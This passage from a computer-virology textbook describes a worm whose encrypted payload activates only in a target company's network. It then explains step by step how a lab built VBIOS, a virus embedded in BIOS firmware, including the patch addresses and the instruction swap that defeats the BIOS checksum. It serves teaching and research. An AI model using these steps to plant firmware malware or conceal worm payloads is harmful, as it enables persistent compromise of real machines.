1. he chooses a random nonce N (which is changed for every different search),
2. the key K is constructed by the hash of the search request string as follows: `H(‘‘smoke detector with snooze alarm’’)`,
3. he computes the encrypted message $M = E_K($`‘‘report finding to pierre@ISP.com’’`$)$ and
4. the value $O = H(N \oplus$ `‘‘smoke detector with snooze alarm’’`$)$.

$E_K(.)$ denotes the encryption function by means of the secret key K whose corresponding decryption function is denoted by D_K.

Then Pierre implements an agent whose task is to search for all 8-word string in the database and to compute their digest $H(x)$ (see Figure 11.1). In this setting, the agent totally ignores what the true activation data are and in addition an attacker cannot determine them unless he **already** has a description of Pierre's idea.

What role can a virus or a wrom play in this context and from a general point of view in environmental key generation? The ability of worms, which can travel inside networks, and from network to networks, are very interesting agents. The only problem comes from the fact the analysis – by disassembly – of the worm/agent will reveal its functionalities and the

```
for all 8-word sequences x in the database do
    if H(N ⊕ x) = O then
      execute the command D_{H(x)}(M)
    end if
end do
```

Table 11.1. Bling Agent for Data Search

data it has collected[17]. Nonetheless, the combined use of viruses/worms and environmental key generation potentially offers a huge number of possible applications: e-commerce, information gathering, information or resource distibution to registered users or clients, distribution of classified information according to the host clearance level...

According to the application, an agent may be able to activate only in some certain environments (for example, in case of the e-commerce, to carry out electronic transactions within a network of accredited distributors, with registered users and customers...). The crucial point is that the agent must operate only in "authorized" environments once identified as such. The attackers must not be able, by the examination of the agent, to determine the suitable activation environment and conditions (as an example, which companies or customers are involved in a transaction), as well as its "special, secret" instructions.

J. Riordan and B. Schneier proposed such an application by means of a directed virus: in other words, a virus will activate its payload (in an applicative context, the "beneficial" instructions to be performed) only within predefined environments while the virus/worm will infect and travel any reachable network. Only its payload will activate according the environment.

Let us consider the following example which may infinitely vary. Let us suppose that Pierre wishes to write such a worm[18]. The worm payload must activate only if he succeeded in infecting any network host of a given company (e.g `companyX.com`). The analysis of the worm must not reveal which company is the "target" for its special instructions.

Pierre then computes:

[17] This problem has been efficiently solved by considering strong armored virus. See [71] for more details.

[18] This example has been drawn and adapted from [127, §3.3].

1. the key $K = H(\text{“companyX.com”})$, and
2. the special intructions to carry out only within the target environment, that is to say

$$M = E_K(\texttt{``send collected data to pierre@FAI.com''}).$$

Pierre then implements the worm/agent. The latter, whenever activated, requests local DNS information (to determine if the current domain is the worm/agent activation domain, that is to say `compagnieX.com`) and applies the hash function H to each entry looking for its key.

Once again, in this particular application, only a virus/worm may operate in such an optimal and efficient way. Moreover, it can work very silently and discreetly. Finally, in this example, the agent is really blind since only Pierre knows the secret embedded in the agent. The use of a worm removes all third party intervention (in particular any human interaction) that may compromise the agent and its secret.

11.5 Conclusion

The few examples, we presented in this chapter demonstrate clearly that benevolent applications by means of viruses or worms are not a new idea. They were envisaged just as self-reproducing programs appeared. Even if the concept of beneficial viral applications has provoked a fierce opposition from some experts, it remains however undeniable that more open-minded researchers will consider and study such applications without any bias.

It is also obvious, that no such application could be imagined and envisaged without a high level of security. Self-reproducing program will not have any future otherwise. Other technologies, like civilian nuclear technology, exist because they succeed in creating a balance between the inherent risk and the necessary security to successfully deal with. In that context, antiviral software have a capital and essential role to play.

For many years, the IT world rightly produced many efforts to fight against viruses and worms. However, we did not seriously reflect on the enormous potential that viral techniques may offer us in very useful and critical applications. We only considered the fact that viruses were essentially negative programs: it is like “throwing the baby out with the bathwater”. Instead of opposing viruses/worms to antiviral software – it remains however absolutely necessary to fight against most of the malware whose only purpose is to harm our computer resources and data – the future could be differently envisaged and prepared in such a way that the “best of both worlds” cooperate. New applications are to be born. Many of them have the potential

and the ability to revolutionize a number of fileds in communications and information technologies.

Exercises

1. Analyze the assembly code of the *KOH* virus (it is available on the CDROM provided with the book) and in particular you will study the key management. Explain how the overall security of the secret elements (the `HD_KEY, HD_HPP` and `FD_HPP` keys) is managed.
2. Analyze the *PolyPedoworm* worm, the polymorphic variant of the *Pedoworm* worm. Its source code is provided on the CDROM available with the book. In particular, identify the main drawbacks, bugs and misconception errors which limit the scope and efficiency of this worm.

12

BIOS Viruses

12.1 Introduction

The underlying philosophy of boot virus is to operate long before the operation system is itself launched. In this way, we can have a very specific, dedicated action, and more powerful functionalities in terms of stealth features.

The question that one may ask oneself is whether it is possible for viral code to act a step more before the operating system boot. In other words, is it possible to infect the `BIOS` code directly. The main interest lies in a far more extended and efficient action for the virus (bypassing the boot records on the drives) and in its increased persistence – the virus systematically reinfects the hard and/or the memory whenever the machine is switched on. But the idea of `BIOS` may be confusing and should be explianed. While experts generally disagree with the feasability of such viruses, most of the time they are not talking about the same thing. Three possibilities may be considered. The first two are those generally presented in the very few books evoking `BIOS` viruses. These are precisely those on which experts disagree. We are going to describe the third one in this chapter and as it seems to us the most interesting one. It is relatively easy to implement and numerous applications may be derived from it.

- Viruses attacking the `BIOS` code, in order to destroy it – like the *CIH* virus [62] or like the *W32/Magistr* virus. These code are in fact not true `BIOS` viruses. Indeed, only the payload really operates on the `BIOS` code. The self-reproducing process does not take the `BIOS` code into account.
- Viruses infecting the `BIOS` code. They would operate by duplicating and inserting their own code into the `BIOS` code. While theoretically possible, in particular since `BIOS` chips may be accessed in write mode, the

infection process occurs by means of a executable which is run from the operating system – either from an infected file located on the hard disk or a resident worm-like viral process. Since updating the BIOS by "*flashing*" it – in case of Flash ROM chips, still known as EEPROM (*Electrical Erasable Programmable Read Only Memory*) – either by means of a floppy disk or via the *BIOS Update* utility, is now a very common action, viral codes infecting BIOS code in that way are possible. However, not such viral code has been detected up to now. The main reason comes from the fact that writing such a viral code requires very high level skills in programming. Known programmers of viruses/worms – at least those publicly publishing or releasing their viral creations – do not master such skills in practice. Modern BIOS codes are compressed (their sizes are generally close to 512 Kbytes while they fit on 64 or 128 Kbytes[1] BIOS chips). This compression along with some programming tricks to obfuscate the code makes BIOS code analysis a very complex and fastidious step. Moreover, BIOS code is divided into several parts which are separately compressed/uncompressed and loaded in memory, by means of a *swapping* mechanism. All things considered, implementing such viral codes is beyond most programmers' capabilities. We will denote such viral codes, *post-bios* viral codes, since they can be activated only after BIOS action itself.

- On the contrary, we will denote *pre-bios* viral codes, self-reproducing codes that already are present in the BIOS code at the boot time. They infect as soon as the computer is switched on (at start up time), once the basic BIOS actions have been performed. Their targets are one or more operating system files, before the latter is launched. The embedding of the viral code into the BIOS chip takes place in a preliminary step. First a viral BIOS code is designed and next implemented in the chip to replace the existent, non infected BIOS code[2]. This preliminary step demonstrates the importance of securing not only the software in computers but also the computer itself, since the attacker needs to have access to the machine in order to proceed with the virus installation. In very sensitive areas, physical access to machines should be drastically restricted.

[1] Very recent motherboards now commonly include 4 Mbytes BIOS chips, thus making such viral code far more complex to design and to implement.

[2] It can be performed either by simply replacing the chip itself or by means of common BIOS flashing techniques.

In this chapter, we present how to practically design and implement a *pre-bios* virus. This study[3], which was conducted at the Virology and Cryptology Lab of the French Army Signals Academy, demonstrates the feasibility of such viruses. For didactic purpose and without loss of generality, we will consider in this chapter, the rather simple `BIOS` code of a 386/486-CPU motherboard. For more complex and recent `BIOS` codes, the approach presented here can be fully generalized, even if it requires in practice a more technical nature to take into account all their complex features. Let us make clear that this approach can be easily transposed and generalized to other devices *firmware*. This is the reason why *pre-bios* techniques are so interesting.

The reader may wonder why viruses which are going to be presented in this chapter are included in the part of the book devoted to computer virus applications. The reason is quite simple. There are potentially a lot of (non viral) *pre-bios* applications. All open undreamed-of possibilities.

As far as virus are concerned, viral components directly embedded as *pre-bios* codes will be able to infect any target file long before the operating system boots up. A few experts [154] have doubts on interest for viruses to operate at the `BIOS` level. On the contrary, it is essential. Any virus is likely to be detected by the antivirus sofware. However, a virus may bypass an antivirus, in particular if the latter is launched after the virus, as in the case of *boot* viruses, which are located at the `MBR` level. But if there is a `BIOS` antiviral software – as an example let us mention the *Trend ChipAway*[4], this `BIOS` antivirus will be totally unefficient to fight against viruses directly embedded within the `BIOS` code. We will mention other interesting properties and potential applications of `BIOS` virus later on at the end of the chapter.

12.2 BIOS Structure and Working

Many users still distinguish with some difficulty computer hardware from computer software. Differences between them are sometimes very difficult to identify. Both hardware and software are more and more closely related. They both depend very strongly one upon the other in the general design

[3] This study is a joint work [9] of the author with A. Valet (Army Signals Academy), second-lieutenants A. Tanakwang (Thailand) and D. Azatassou (Benin) of Saint-Cyr Military Academy.

[4] The efficiency of this antiviral software leaves much to be desired: any legitimate `MBR` modification – when installing a different operating system, e.g. Linux – is detected as a virus whenever the computer boots up. Finally, the user will disactivate the antivirus.

and the general working of a computer. It is very important to assimilate this fact in order to understand the BIOS function in a computer.

Long before the true operating system (Linux, Windows...) boots up, a reduced "operating system" is launched: the BIOS which stands for *Basic Input/Output System*. Its code is "engraved" in a ROM-like chip (*Read Only Memory*). The main function of this minimal operating system is to set up links between the hardware and the software and a set of primitive functions dedicated to low level management of the communications between the central processing unit and the computer devices (keyboard, monitor, clock, RS-232 interface...). In case of recent operating systems like *Windows 2000* or *Linux*, the BIOS's role is limited to the boot sequence only since these operating systems communicate directly with devices without involving the BIOS in any way.

BIOS codes are designed and produced by software firms among which the most famous are AMI, Phœnix, Award and Quadtel. Despite minor differences, all comply to the IBM standard. These codes have much developed in recent years, in particular with the rise of *plug and play* BIOS codes. All these evolutions now enable what was impossible a few years before: to easily write into the read-only chips without requiring specific chip-writing devices.

We considered a 486SX motherboard BIOS code, which was produced in 1993 by one of the most famous software firms. The model we chose is a very common one. The choice of a very old version may be surprising; on the contrary, it is not. Old BIOS codes are less complex than recent codes. Explaining how a BIOS virus works is thus far easier. Modern BIOS codes use compression and swapping mechanisms in order to get a trade-off between limited memory space and an ever growing number of software functionalities. Using them in an introductory handbook devoted to computer viruses would have been a mistake. Without loss of generality, the virus we describe in this chapter – as simple it may appear – can be generalized to recent BIOS codes. Our purpose was just to prove the feasibility of *pre-bios* viruses. The reader will refer to [150, Chap. 3] or [109,118], for an extensive presentation of BIOS codes and how they work.

12.2.1 Disassembly and Analysis of the BIOS Code

The first step consisted of getting the BIOS source code. Since this source code is not available (neither in technical handbooks nor on the Internet), the only way to get it was to dissassemble the binary executable located in the ROM chip. This executable can be recovered by means either of a

logic probe, a PROM programmer or directly with a specific software. Next, the disassembly may be performed[5]. Lastly a complex code analysis step was conducted in order to determine the code's precise structure and how it works[6].

The thorough analysis of the assembly code reveals a number of obfuscating tricks (programming techniques which aim at making code analysis very difficult) which significantly increase the final code size and make code analysis very complex – the purpose of the firm which produced this BIOS code was to protect its code engineering know-how. In order to make things a little bit easier, we particularly focused on the critical code parts which must be considered as essential for virus embedding.

The BIOS code starts at address F000:FFF0H (or equivalently at physical address FFFF0H). Whenever the computer is turned on, or after a "*warm start*" (see definition further in the chapter), the code segment CD is initialized with the FFFF[0]H and the IP (*Instruction Pointer*) register is reset to zero. The first instruction to be executed is thus located at address FFFF0H.

12.2.2 Detailed Analysis of the BIOS Code

Whenever a computer is turned on, information as well as a logo are displayed on the screen while no device has yet been activated. In fact, all these data are displayed by the BIOS code which takes control of the computer. First, it looks for some information about the system to boot, in order to manage all the device in the computer. Next, it loads and executes the operating system from a hard disk, a diskette or a CDROM, by means of one or more sectors, denoted *boot sectors*.

The BIOS code first performs a sequence of self-tests, denoted POST (standing for *Power On Self Test*), and next checks that every device in the computer – keyboard, RAM, monitor... – works well. The BIOS code also checks that every other device's BIOS (also denoted *firmware* and located in devices like graphic card or SCSI controller), are working well too. Then,

[5] Let us recall that binary disassembly is legal in France only under very limited conditions [49]. Our study met those conditions.

[6] We will not evoke this fastidious step which would beyond the intended level of this book. We will only focus on the code we finally obtained. Technical details are available in [9].

the BIOS code establishes and verifies the *Interrupt Vector Table*[7] and sets up the DMA controllers[8]. To sum up, the BIOS performs:

- Mass memory management (hard disks, diskettes, CDROMs...).
- RAM and cache memory management.
- Video display management.
- Advanced power management.
- Input/output bus management.
- Input/output ports management.

Let us now detail the different steps performed by the BIOS code during the boot process.

The boot process

Whenever the computer is switched on, the processor enters a reset state and all memory locations are set to zero. A parity check of the memory is performed, then the CS (*Code Segment*) and IP[9] (*Instruction Pointer*) registers are initialized with suitable values (see back in Section 12.2.1).

There are two different kind of reset states. The BIOS chooses which one must be considered.

- the boot also denoted "*cold boot*". It occurs during the computer's initial power-up. A complete test of both the memory (parity check) and the devices, is performed before the boot code is loaded into the memory.
- the reboot also denoted "*warm start*". It takes place whenever the user simultaneously hits the Ctrl, Alt, Del keys. In this case, the BIOS

[7] Interrupts are a special mechanism by which the processor suspends the current operation to manage certain events – as an example a device issuing a request – which cause the process interruption. Then, the processor calls a routine to handle the event. The addresses where these routines are located, are stored in the *Interrupt Vector Table* (IVT). Interrupts can drive hardware, manage communications between process and DOS or BIOS routines. There are 256 different interrupts managed through the IVT. Each of its entries is made up of a pointer which indicates the code segment and the offset of the corresponding routine. This table is loaded into memeory just before the boot process itself. Moreover, any process can modify the entries of this Interrupt Vector Table. In particular, most viruses actions are performed by modifying some of the pointers in order to redirect calls to legitimate routines towards viral routines.

[8] The *Direct Memory Access* controllers transfer (8- or 16-bit blocks of) data between external devices and RAM, without requiring any work from the CPU.

[9] The CS is a 16-bit processor register which contains the 20-bit starting address of a programs's data segment while the IP register contains an offset value in the segment pointed to by the CS register. Thus, the complete address of an instruction to be fetched for execution, is described by the pair CS:IP.

does not retest the memory and the devices. This step has already been performed during the a previous "*cold boot*". This is the reason why the '*warm start*" is sometimes called "*quick start*" as well.

Fundamental BIOS Functions

These functions are now explained.

Mass memory device management

The mass memory is made up of device components used to store data: diskette drives, hard disk drives, CDROM drive, zip drives, LS-120 devices... The BIOS will decide what kind of mass memory must be used for the boot process. Thus, it determines:

- the hard disk(s) setup;
- the type of diskette drives when present;
- which disk controllers to use and how to use them;
- which bootable drive unit (hard disk, diskette, CDROM...) and which boot sector to use.

Memory management

Computer memory is essentially made up of RAM (*Random Access Memory*) and cache memory[10]. The BIOS code thus determines which amount of RAM is available in the computer at boot time, its access time, whether the cache memory is active or not, how it works...

Video display management

As a general rule, the video display management is reduced to a bare minimum and is, in fact, carried out by the video card which possesses its own BIOS code. However, the motherboard BIOS has to determine which type of video card is present, where it is located (in particular what are the graphic input/output ports) as well as the interrupts used by the video card.

[10] The random access memory does not operate at the same frequency than the processor. Thus, when data are transferred from the processor to the read/write memory, a blocking effect would occur unless a buffer memory is used. The cache memory operates like a a buffer memory to prevent data blocking.

Advanced power management

The BIOS code itself has the capability to manage the power supply of each of the devices that are present in the computer, by setting up their respective activity status. As a general principle a device is temporarily deactivated when not in use; as soon as this device is requested by the system, the BIOS code wakes it up and reactivates it almost instantly. This function can apply to hard disks, data modem, keyboard and monitor.

Input/output ports management

A *port* is a device that connects the processor to the external world. Through a port, a processor receives a signal from an input device and sends a signal to an output device. Ports are identified by their addresses. The BIOS code manages the different ports attached to the various devices: parallel port, graphic I/O ports, USB ports, serial ports...Without a correct port management, the processor and the different devices could not work together and communicate.

Power-On Self-Test (POST)

Turning on the computer's power causes the processor to enter a reset state, clears all memory locations to zero and checks for devices present in the computer to initialize. All these actions are performed by the BIOS code. In particular, the latter tests all the devices to detect any failure and misconfiguration: the *Power-On Self-Test* or POST for short. To be more precise, the BIOS code performs the following sequence of controls (the order of the different steps may vary according the BIOS brand):

1. CPU test.
2. BIOS code integrity checking by means of a parity checksum (as an example, viruses like *CIH* or *Magistr* overwrite a few bytes in the BIOS code. Then the checksum control fails and the BIOS process immediately stops. The computer can no longer boot unless you change the whole BIOS chip.
3. Checking of the CMOS configuration (the CMOS RAM is the memory attached to the BIOS code which is used by the latter to store system setup information. It is refreshed by a battery, so its contents are retained even when the computer's power is turned off).
4. Initialization of the internal clock.
5. Initialization of the DMA controller.

6. Parity check of memory (RAM and cache memory; the parity check considers the only first 64 Kb of RAM).
7. Installation of BIOS routines.
8. Setup checking for all devices (keyboard, diskette drives, hard drives...).

If one of these tests fails, then an execution error occurs. The BIOS code will nonetheless try to go ahead with the boot process unless the error is critical. In the latter cases, the system stops and:

- displays an error message on the screen (when it is possible; the graphic devices may not yet be initialized or may have failed).
- a sequence of beeps on error will be emitted. The sequence value indicates the source of the error (the meaning of each sequences varies according the BIOS brand).
- a specific return code, denoted POST code, is output through the serial port. This code can be used to determmine the exact nature of the BIOS failure.

Operating System loading

Once the computer devices have been checked and the Master Boot Record (MBR) location has been determined (as a general rule this particular sector is located on the active hard disk at Cylinder 0, head 0 and sector 1), the BIOS code calls the interrupt 19H (to access the bootstrap loader). This interrupt tries to load the boot code contained in that sector into memory address (RAM) 0000:7C00H; in fact, according its setup, the BIOS code may first try to perform the same action on a diskette. Then, the BIOS checks whether the loaded boot code is valid – all bootable sectors should contain the AA55H string located at offset 1FEH (the very last two bytes). Finally, the BIOS code then transfers control to this temporary operating system (the boot code) whose task is to load the operating system into memory (directly or by means of a second sector, denoted the OS boot sector; see further).

12.3 VBIOS Virus Description

Since the aim is to demonstrate the feasibility of a *pre-bios* virus, we chose to use a known virus which is in fact a viral boot sector: the *Kilroy* virus designed by Mark Ludwig [104, Chap. 4]. This choice does not limit in any way the scope of this *pre-bios* technique: any other kind of virus whose target is any other type of file could have been successfully used.

The *Kilroy* virus does not include payload. It is a very simple executable file which is able to simulate (emulate) the true boot process steps while infecting other bootable units. We will not detail here the source code of this virus. The reader will find it in [104, Appendix 3]. Let us just recall its main working steps, as well as those of the boot sequence after the `BIOS` code has tranferred control to the operating system – the virus also simulates this. The final *pre-bios* virus we obtained is somehow slightly different from its parent code (the *Kilroy* virus). Minor variations have been made in the original code in order to correct some flaws, to increase its portability and its efficiency, to decrease its final size and to take into account the particular action of the resulting virus. This is the reason why we will denote this virus VBIOS to stress its new nature and features.

In this study, we use a single-boot computer, whose operating system is DOS/Windows. Without loss of generality, this choice enables a very simple virus implementation by short-circuiting the Master Boot Record (see further). By modifying the virus we considered, it is obviuosly easy to generalize our approach to any other system, in particular multi-boot systems.

12.3.1 Viral Boot Sector Concept

The concept of viral boot sector is theoretically and practically very simple. While the infection takes place, the essential functions of the boot sector must be kept unchanged. Now this sector has a very linited size: 512 bytes in total. Hence the idea of designing a virus which replaces the true boot sector code while emulating its action – starting up the operating system – instead of simply infecting this code as conventional viruses would do. This virus is then a true self-reproducing boot sector, with no payload. This concept is not limited to 512-byte viruses. More complex viruses of far larger size can be considered and used (see Section 4.5.1 and [66]).

We will describe further the boot sequence steps that the VBIOS virus emulates. Let us first see what its specific viral characteristics are.

Search and copy mechanisms

The search routine has to first determine from which drive unit it has been run: a floppy disk or a hard drive[11]. According to the cases, the target will be different:

[11] In a more recent context (since the 1990s), other bootable unit have appeared and have to be considered.

- When executed from an infected boot (floppy) disk (drive unit `A:`), the search routine looks for the hard drive unit (drive `C:`) to infect it.
- When executed from the hard disk (drive unit `C:`), the search routine will try to infect floppy disks.

To determine from which device the virus has been executed, it reads the antepenultimate byte in its own binary code. The reason is, the virus stored a special value during the viral code copy process which indicates to where it is being copied. A null value means a floppy disk while the `80H` value describes a hard disk. In our setting, the VBIOS is installed as if it was executed from a floppy disk (the `DRIVE` variable is set to zero). Thus, it tries next to infect the hard drive OS boot sector.

Once the virus has found a drive unit to infect, the copy mechanism takes place:

1. Reading of the target boot sector. The virus looks for the `55AAH` string (signature for a valid boot sector).
2. The original boot code of the target boot sector is replaced by the viral boot code (code duplication). Only the boot code itself, which is located at offset `01EH` is replaced while the drive unit technical data contained in Table 12.3 are kept unchanged.

The Boot Sequence

The *Kilroy* virus – hence the VBIOS virus from which it is a variant – simulates (and emulates) the boot sequence as the true boot components would do. Then, it is essential to recall in details, the differents steps of the boot process. The essential point is to explain how any `BIOS` code succeeds in starting up the operating system, whatever may be the type and features of the motherboard, the number of hard drives and their respective technical characteristics, the overall system configuration (single- or multi-boot system) and the operating system the user finally chooses to launch. How a `BIOS` code may manage such a huge number of settings with the same generic boot sequence? This is made possible by the standardization of the different components and their respective roles. These components – the *Master Boot Record* and the *OS Boot Sector* – contains essential data for a successful start up.

Master Boot Record Components

This particular sector is generally created by the FDISK utility. It is also known as the *partition sector*, since its main function is to store all useful

information about the whole system and the way to boot it. The BIOS transfers the control to the partition sector, which is located on the hard disk at Cylinder 0, Head 0 and Sector 1, once it has loaded the sector at memory address 0000:7C00H[12]. The structure and layout of this 512-byte sector are described in Table 12.1. The function of executable boot code is to identify

Description	Address (offset)	Size (bytes)
Executable boot code	000H	446
1st Partition Entry	1BEH	16
2nd Partition Entry	1CEH	16
3rd Partition Entry	1DEH	16
4th Partition Entry	1EEH	16
Signature for a valid boot record (55AAH)	1FEH	2

Table 12.1. MBR Layout and Structure

the active partition, to determine which partition to boot (in case of multi-boot systems), to load the corresponding Operation System boot sector and to run the executable code contained in the sector. Since the OS executable boot code must be loaded to memory address 0000:7C00H, the partition executable boot code will have to relocate at memory address 0000:0600H, in order to free memory for the OS executable boot code.

Each entry in the partition table is 16-byte long – and there are at most four entries in the BIOS standard. Each of these 16-byte entry describes the partition structure and characteristics as presented in Table 12.2. The corresponding data will be used by the executable boot code. In our study (Single boot, DOS/Windows), the VBIOS virus looks for the active partition located on the first sector of the hard drive, at Cylinder 0, Head 1, Sector 1. If no active partition is present (a very uncommon case), the relevant system error message will be displayed. However, in a modified variant, the virus could directly choose which partition to boot by accessing the relevant information in Tables 12.1 and 12.2. In this way,, the virus would be less target-specific while generally of larger size. Moreover, a variant would require more complex management mechanisms and tricks (the reader will for example consider the *Stealth* virus [104]).

[12] Without loss of generality, we will consider the case of a boot process occuring from a hard disk. In the particular case of a removable bootable disk, the boot sequence is quite the same, yet more simple.

Description	Address (offset)	Size (bytes)
Current state of partition 00H (inactive) or 80H (active)	00H	1
Beginning of partition - Head	01H	1
Beginning of partition - Cylinder/sector	02H	2
Type of partition 00H unused 01H DOS 12-bit Fat (primary) 04H DOS 16-bit FAT (primary) 05H Extended DOS	04H	1
End of partition - Head	05H	1
End of partition - Cylinder/sector	06H	2
Number of sectors between the MBR and the first sector in the partition	08H	4
Number of sectors in the partition	0CH	2

Table 12.2. Partition Entry Structure and Layout (Part of MBR)

The OS Boot Sector Components

Also known as the *OS Boot Record*, this sector is located on the hard drive at Cylinder 0, Head 1, Sector 1. Its very first instruction is a *jump* instruction to the actual executable code itself. Next follows a record structure containing the relevant technical data about the hard drive: the *Boot Sector Data Table*. These data (30 bytes in grand total) are detailed in Table 12.3. Once the actual boot executable code (offset `01EH`) has been run by means of the starting jump instruction, it will proceed with the corresponding operating system boot up process itself. For that purpose, it must find and load the suitable (executables) files, that is to say the IO.SYS and MSDOS.SYS (MS-DOS) files or the IBMIO.SYS and IBMDOS.COM (IBM PC-DOS) files. The VBIOS will only looks for the first two files, which are the most frequently used. The data required by this boot code to locate these files are stored in the *Boot Sector Data Table*, just after the jump instruction (see Table 12.3 for more details). These files are loaded in memory at address `0000:0700H` and then executed. These files will finish the boot process by starting the operating system itself. The interested reader will refer to [104, Chap 4] for a detailed description of the assembly codes involved in the the different steps of the boot process.

Name	Address (offset)	Size (bytes)	Description
JMP	000H	3	Jump instruction to the actual executable OS boot code
DOS_ID	003H	8	OEM Name and version number
SEC_SIZE	00BH	2	Bytes per sector
SECS_PER_CLUST	00DH	1	Sectors per cluster
FAT_START	00EH	2	1st FAT starting sector
FAT_COUNT	010H	1	Number of copies of FAT
ROOT_ENTIES	011H	2	Maximum Root directory Entries
SEC_COUNT	013H	2	Number of sectors in partition smaller than 32 MB
DISK_ID	015H	1	Media descriptor (most frequent codes) F0H = 3"$\frac{1}{2}$, 720 Kb disks FBH = 3"$\frac{1}{2}$ 1440 Kb disks F8H = hard disks
SECS_PER_FAT	016H	2	Number of sectors per FAT
SECS_PER_TRK	018H	2	Number of sectors per tracks
HEADS	01AH	2	Number of heads
HIDDEN_SECS	01CH	2	Number of hidden sectors in partition
	01EH-1FFH	482	OS Boot executable code

Table 12.3. OS Boot Sector Structure and Layout

12.4 Installation of VBIOS

Before embedding the VBIOS virus into the `BIOS` code, a preliminary step of disassembly and analysis of the latter code was conducted in order to locate some required various code areas and code routines. These areas and routines, which we will use to install the virus, are:

- A "*dead code*" area. In other words, we are looking for an unused code area which nonetheless can be addressed. This kind of code area always exists and is due to the memory allocation granularity. During the code compilation process, the memory allocation unit (also called *memory allocation granularity*) is not the byte but chunks of bytes (in general 1024 bytes). When more space is allocated than necessary, according to this granularity, the unused space is filled up with zeroes. We look for such areas in the `BIOS` code, to implement our virus. Since generally

these areas are not large enough to store both the whole VBIOS virus and its corresponding loading code, we needed to divide the original *Kilroy* virus we used into several parts. Each of the resulting parts will be then installed in a different, non-contiguous dead code `BIOS` areas. Let us notice if there are no dead code areas at all, it is always possible to remove some non-critical `BIOS` routines and to replace them by the various parts of the virus.

- The Master Boot Record loading routine. In our application, this piece of code is located at address value `F000:F808H`[13]. This routine will be bypassed by directly calling the virus' own loading code.
- The checksum control routine. The installation of the VBIOS virus within the `BIOS` code modifies the integrity of the latter and hence its parity code. In order for the `BIOS` to operate properly – any non-legitimate modification of its integrity will stop and block the boot process – and consequently for the virus to remain undetected, we have to lure (mimick) the checksum control or to tamper with it. The critical part of this routine here follows (we give here a simplified version for sake of clarity):

```
   jmp  ns_rom_checksum ; checksum routine call
offset_06 :
   jz   rsrt            ; jump if ZF = 1,
                        ; checksum is correct
   mov  al, 08          ;
   jmp  bip_error      ; if ZF different from 1,
                        ; jump to the bip_error address
;----------------------------------------
; checksum control, add CX bytes
; in the PROM starting at DS : BX
;----------------------------------------
ns_rom_checksum :
   xor  al, al          ; checksum routine start
r_sum           :
   add  al, [bx]        ; AX= AX+BX
   inc  bx              ; increment BX
   loop r_sum           ; repeat the action of
                        ; r_sum until CX = 0
   or   al, al          ; if AL = 0, checksum
                        ; is correct and ZF = 1
```

[13] In order to not unnecessarily complicate our description, we will not give the assembly code of this routine. It is detailed in [9].

```
    jmp  si                ; jump to SI (here
                           ; SI = offset_06)
rsrt            :
    ret                    ; return to the address
                           ; following the crc_prom call
```

Once all these preliminaries have been completed, the virus can be installed, as follows:

1. The virus is installed first, at address `F000:7DD9H`.
2. A piece of code loading the virus, from the `BIOS` code to the memory is then embedded in two other unused code areas, at address `F000:DD97H` for the first part and at address `F000:7FD9H` for the second part. A `JMP F000:7FD9` instruction passes execution from the first part to the second one.
3. Next, the loading of the MBR is bypassed. The `CALL F808H` instruction is replaced by the `CALL DD97H` instruction.
4. Finally, the checksum routine is bypassed as well. There are at least two different ways to do this:
   - either by replacing the jump instruction to the checksum routine with `NOP` (*No Operation*) instructions. Thus, the checksum control never occurs.
   - or by forcing the result of the checksum control so that it is always true. We just have to replace the `OR AL, AL` instruction by the `XOR AL, AL` instruction.

Whenever the computer boots, the VBIOS virus is executed by the `BIOS` which installs it instead of the OS boot sector. From that point on, the VBIOS virus operates as a true viral boot sector would: launch of the operating system and infection of other bootable drives; it first infects the active hard disk since the virus apparently operates as if it was located on a floppy disk. Once this infection step is completed the virus is put into place. In order to limit the size of the virus, no overinfection routine has been included. Thus the virus reinfects the hard drive during every subsequent boot process. A more complex and elegant virus, yet of larger size, will be able to address such issues.

12.5 Future Prospects and Conclusion

While presenting the rather simple VBIOS virus, we demonstrated the feasibility of a *pre-bios* virus, as defined in Section 12.1. We could easily install

in the same way either a logical bomb, a Trojan horse or a far more complex virus/worm. Instead of using a simple boot virus, as we did with the VBIOS virus, we could use any other type of virus.

Once again, the main interest of *pre-bios* viruses comes from the fact that they can act or operate on data for which access (reading, writing or execution) rights have no significance yet, since the operating system is still inactive. In particular, most of the security software can easily be bypassed directly with *pre-bios* virus operating directly on the hard disk during the `BIOS` part of the boot process. It remains obvious that the virus action must be very specialized in order to prevent the virus becoming oversized and requiring too much a execution time. Otherwise, cautious users are likely to detect its presence during a boot that is too slow.

There are a huge number of possible applications, as far as *pre-bios* programs are concerned. As an example, the embedding of such programs in `BIOS` could enable the protection of data against theft or the prevention of and protection against computer attacks of all kinds. In other words, embedding a *KOH*-like virus directly within the `BIOS` code would be far more efficient. Since *pre-bios* programs operate at the beginning of the boot process, disabling them or thwarting them become quite impossible. Moreover, under the hypothesis that one could manage to thwart *pre-bios* programs during a given operating system session, they will nonetheless be reactivated during the next session (a simple reboot).

Most of the applications presented in the previous chapter are particularly well-suited for *pre-bios* implementations: supervision, detection and investigation of crimes or offences committed by means of a computer, fight against data theft, copyright protection...

13

Applied Cryptanalysis of Cipher Systems: The YMUN20 Virus

13.1 Introduction

For some years, a wide range of symmetric cryptosystems[1] have been available both in technical literature and on some Internet sites where commercial cryptosystems products are proposed.

The examples of the *Pretty Good Privacy* (PGP) or *GnuPG* software[2] illustrate the widespread use of highly secure secret key cryptosytems products. In this respect, the offer is quite significant: let us mention for example IDEA [99], GOST [86], Blowfish [132] and the systems, among many others, which have been proposed as candidates for the AES [3] (Advanced Encryption Standard), the NESSIE project[4], at CRYPTREC[5] or at Ecrypt/SASC[6]. The same trend can be observed with highly secure steganography systems (techniques used to keep data transmission secret and to hide any existing communication itself. Modern systems, like Outguess or others[7], also use a secret key shared by both the sender and the receiver).

So far, these systems must be considered as unbreakable, that is to say that so far no known mathematical methods or techniques have really succeeded in finding the key in an operational way. Neither brute force attack

[1] Symmetric-key cryptosystems, also called secret keys algorithms, are used used to encrypt data. The term "symmetric" means that, both sender and receiver share the same secret key and that the encryption/decryption processes require the same algorithm. The theoretical basis for these systems is information theory, and more precisely the concept of entropy. The interested reader will refer to [110, 134, 135].

[2] `www.pgp.com` and `www.gnupg.org`

[3] `www.nist.gov/aes`

[4] `www.cryptonessie.org`

[5] `www.ipa.go.jp/security/enc/CRYPTREC/index-e.html`

[6] `www.isg.rhul.ac.uk/research/projects/ecrypt/stvl/sasc.html`

[7] `www.outguess.org`, `www.cl.cam.ac.uk/~fapp2/steganography/index.html`

(an exhaustive search which tries all possible keys in the key space) nor highly unrealistic claims of cryptoanalysis are likely to challenge the security of these systems for a very long time to come.

